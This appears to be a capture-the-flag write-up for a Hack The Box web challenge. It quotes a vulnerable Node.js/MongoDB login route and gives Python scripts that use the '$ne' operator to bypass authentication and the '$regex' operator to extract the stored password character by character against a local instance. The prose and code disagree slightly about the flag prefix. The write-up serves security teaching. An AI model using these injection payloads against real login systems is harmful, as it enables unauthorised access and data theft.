Wild Goose Hunt

17th Oct 2023 / Document No. D23.102.21

Prepared By: makelaris

Challenge Author(s): Makelaris

Difficulty: Easy

Classification: Official

Synopsis

- The challenge involves retrieving database contents using NoSQL injection.

Skills Required

- HTTP requests interception via proxy tools, e.g., Burp Suite / OWASP ZAP.
- Basic understanding of Javascript and Node.js.
- Basic understanding of NoSQL.


Skills Learned

- Exfiltrating data using NoSQL injection.

Solution

Application Overview

Navigation to the website reveals a terminal like page that can be used to login using a valid username and password combination.


HTB INDUSTRIES (TM)
HEURISTICALLY ENCRYPTED REAL-TIME OPERATING SYSTEM (HEROS)

HEROS v 1.0.0
(C)2021 HTB INDUSTRIES
- CYBER APOCALYPSE -

[Return Home]   [Our Clients]   [Contact Us]

System Administrator Integrated Message System (SAIMS)
System Administrator (SYSADM) - Elliot Alderson

Welcome to the System Administrator Integrated Message System (SAIMS). Fill out the fields below and press the SUBMIT button. The system administrator (SYSADM) will respond to your query after an appropriate amount of quiet contemplation. Thank you for contacting the System Administrator"s Office.

Username >>

Password >>

SUBMIT

The challenge's downloadable files reveal that a MongoDB instance is running on the container and that the flag is saved in the `password` field under the `users` collection.

```
mongo heros --eval "db.createCollection('users')"
mongo heros --eval 'db.users.insert( { username: "admin", password:
"HTB{f4k3_fl4g_f0r_t3st1ng}"} )'
```

The file `/routes/index.js` shows that the username and password variables are not sanitised while being passed to the MongoDB and this leaves a route open for a NoSQL injection.

```
let { username, password } = req.body;

if (username && password) {
  return User.find({
    username,
    password
  })
    .then((user) => {
    if (user.length == 1) {
      return res.json({logged: 1, message: `Login Successful, welcome back
${user[0].username}.` });
    } else {
      return res.json({logged: 0, message: 'Login Failed'});
    }
  })
    .catch(() => res.json({ message: 'Something went wrong'}));
}
```

To test the injection the downloadable files of the challenge can be used. The most basic form of NoSQL injection is `[$ne]=1`, which stands for `not equal`. In this instance we will be checking that the username and password do not equal 1. Start a docker instance and create a Python3 script as follows.

```python
import requests, string, re

host, port = 'localhost', 1337
HOST = 'http://%s:%d/api/login' % (host, port)

r = requests.post(HOST, data={
    'username[$ne]': '1',
    'password[$ne]': '1'
})
print(r.content)
```

After the script is run the following message is returned.

```
b'{"logged":1,"message":"Login Successful, welcome back admin."}'
```

The login succeeded and the injection works as expected. We already know that the username is `admin` and in order to get the flag, a regex filter can be used in the password field that will brute force the flag letters and characters one by one.

```python
import requests, string, re

host, port = 'localhost', 1337
HOST = 'http://%s:%d/api/login' % (host, port)

r = requests.post(HOST, data={
    'username': 'admin',
    'password[$regex]': '^HTB'
})
print(r.content)
```

The `$regex` attribute is specified and the `password` is set to `^CHTB`. The `^` character checks if the password starts with `CHTB`, which we know to be the correct flag format. Run the above script and a Login Successful message is received.

```
b'{"logged":1,"message":"Login Successful, welcome back admin."}'
```

What's left is to put the above script into a loop to check each letter until the flag is found.